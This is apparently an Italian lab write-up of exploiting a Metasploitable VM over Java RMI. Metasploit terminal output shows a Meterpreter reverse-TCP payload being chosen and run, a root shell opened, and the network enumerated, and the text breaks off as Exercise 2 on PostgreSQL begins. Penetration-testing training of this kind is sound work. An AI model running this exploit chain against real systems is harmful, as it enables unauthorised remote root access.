
```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.75.112
rhost ⇒ 192.168.75.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.75.111
lhost ⇒ 192.168.75.111
msf6 exploit(multi/misc/java_rmi_server) > 
```

Adesso i parametri sono configurati correttamente.




```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.75.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                         loit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an add
                                         ress on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Uso il comando **show payloads** per vedere tutti i payloads disponibili per eseguire l'attacco. Mi interessano quelli che permettono di aprire una shell **Meterpreter** sulla macchina target.




```
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/generic/custom                        .                normal  No     Custom Payload
   1   payload/generic/debug_trap                    .                normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_aws_ssm            .                normal  No     Command Shell, Bind SSM
 (via AWS API)
   3   payload/generic/shell_bind_tcp                .                normal  No     Generic Command Shell,
Bind TCP Inline
   4   payload/generic/shell_reverse_tcp             .                normal  No     Generic Command Shell,
Reverse TCP Inline
   5   payload/generic/ssh/interact                  .                normal  No     Interact with Establish
ed SSH Connection
   6   payload/generic/tight_loop                    .                normal  No     Generic x86 Tight Loop
   7   payload/linux/x86/chmod                       .                normal  No     Linux Chmod
   8   payload/linux/x86/exec                        .                normal  No     Linux Execute Command
   9   payload/linux/x86/meterpreter/bind_ipv6_tcp   .                normal  No     Linux Mettle x86, Bind
IPv6 TCP Stager (Linux x86)
   10  payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid  .            normal  No     Linux Mettle x86, Bind
IPv6 TCP Stager with UUID Support (Linux x86)
   11  payload/linux/x86/meterpreter/bind_nonx_tcp   .                normal  No     Linux Mettle x86, Bind
TCP Stager
   12  payload/linux/x86/meterpreter/bind_tcp        .                normal  No     Linux Mettle x86, Bind
TCP Stager (Linux x86)
   13  payload/linux/x86/meterpreter/bind_tcp_uuid   .                normal  No     Linux Mettle x86, Bind
TCP Stager with UUID Support (Linux x86)
   14  payload/linux/x86/meterpreter/reverse_ipv6_tcp  .              normal  No     Linux Mettle x86, Rever
se TCP Stager (IPv6)
   15  payload/linux/x86/meterpreter/reverse_nonx_tcp  .              normal  No     Linux Mettle x86, Rever
se TCP Stager
   16  payload/linux/x86/meterpreter/reverse_tcp     .                normal  No     Linux Mettle x86, Rever
se TCP Stager
   17  payload/linux/x86/meterpreter/reverse_tcp_uuid  .              normal  No     Linux Mettle x86, Rever
se TCP Stager
   18  payload/linux/x86/meterpreter_reverse_http    .                normal  No     Linux Meterpreter, Reve
rse HTTP Inline
   19  payload/linux/x86/meterpreter_reverse_https   .                normal  No     Linux Meterpreter, Reve
rse HTTPS Inline
   20  payload/linux/x86/meterpreter_reverse_tcp     .                normal  No     Linux Meterpreter, Reve
rse TCP Inline
   21  payload/linux/x86/metsvc_bind_tcp             .                normal  No     Linux Meterpreter Servi
ce, Bind TCP
   22  payload/linux/x86/metsvc_reverse_tcp          .                normal  No     Linux Meterpreter Servi
ce, Reverse TCP Inline
   23  payload/linux/x86/read_file                   .                normal  No     Linux Read File
   24  payload/linux/x86/shell/bind_ipv6_tcp         .                normal  No     Linux Command Shell, Bi
nd IPv6 TCP Stager (Linux x86)
   25  payload/linux/x86/shell/bind_ipv6_tcp_uuid    .                normal  No     Linux Command Shell, Bi
```

Scelgo il payload **/linux/x86/meterpreter_reverse_tcp** e lo imposto usando il comando **set payload 20**.




```
msf6 exploit(multi/misc/java_rmi_server) > set payload 20
payload => linux/x86/meterpreter_reverse_tcp
```

Ricontrollo se tutti i parametri dell’exploit sono configurati correttamente prima di avviare l’attacco.




```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.75.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                         loit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an add
                                         ress on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (linux/x86/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Linux x86 (Native Payload)
```

Avvio l’attacco da **msfconsole** con il comando **exploit**. L’attacco va a buon fine e si apre una sessione di **meterpreter** sulla macchina target.




```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/MZ5hYWujpw
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header ...
[*] 192.168.75.112:1099 - Sending RMI Call ...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:41337) at 2024-07-12 10:01:19 +0200

meterpreter > id
```

Verifico le tabelle di routing della macchina target per mezzo del comando **route**.




```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    resolve       Resolve a set of host names on the target
    route         View and modify the routing table
```




```
meterpreter > route

IPv4 network routes
===================

    Subnet        Netmask        Gateway  Metric  Interface
    ------        -------        -------  ------  ---------
    192.168.75.0  255.255.255.0  0.0.0.0  0       eth0

No IPv6 routes were found.
```

Poi con il comando **shell** vado ad aprirmi una shell all’interno della macchina Metasploitable.




```
Stdapi: System Commands
═══════════════════════

    Command                    Description
    ───────                    ───────────
    execute                    Execute a command
    getenv                     Get one or more environment variable values
    getpid                     Get the current process identifier
    getuid                     Get the user that the server is running as
    kill                       Terminate a process
    localtime                  Displays the target system local date and time
    pgrep                      Filter processes by name
    pkill                      Terminate processes by name
    ps                         List running processes
    shell                      Drop into a system command shell
    suspend                    Suspends or resumes a list of processes
    sysinfo                    Gets information about the remote system, such as OS
```




```
meterpreter > shell
Process 4967 created.
Channel 1 created.
```

Uso il comando **ifconfig** per visualizzare la configurazione di rete della macchina target.




```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:33:90:f7
          inet addr:192.168.75.112  Bcast:192.168.75.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe33:90f7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:495 errors:0 dropped:0 overruns:0 frame:0
          TX packets:310 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:589244 (575.4 KB)  TX bytes:32502 (31.7 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:332 errors:0 dropped:0 overruns:0 frame:0
          TX packets:332 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:137005 (133.7 KB)  TX bytes:137005 (133.7 KB)
```

Verifico che è stato fatto l’accesso tramite utente root, con tutti i vantaggi che se ne possono trarre. Uso il comando **id**.




```
id
uid=0(root) gid=0(root)
```

Funzionano vari comandi con i quali poter carpire sempre più informazioni sul nostro target.




```
pwd
/
```



```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:33:90:f7 brd ff:ff:ff:ff:ff:ff
    inet 192.168.75.112/24 brd 192.168.75.255 scope global eth0
    inet6 fe80::a00:27ff:fe33:90f7/64 scope link
       valid_lft forever preferred_lft forever
```


- ## Esercizio n.2

Per sicurezza verifico che la porta **5432** del sevizio **PostgreSQL** sia aperta sulla macchina target, effettuando una scansione dei servizi con **nmap**, come in precedenza.



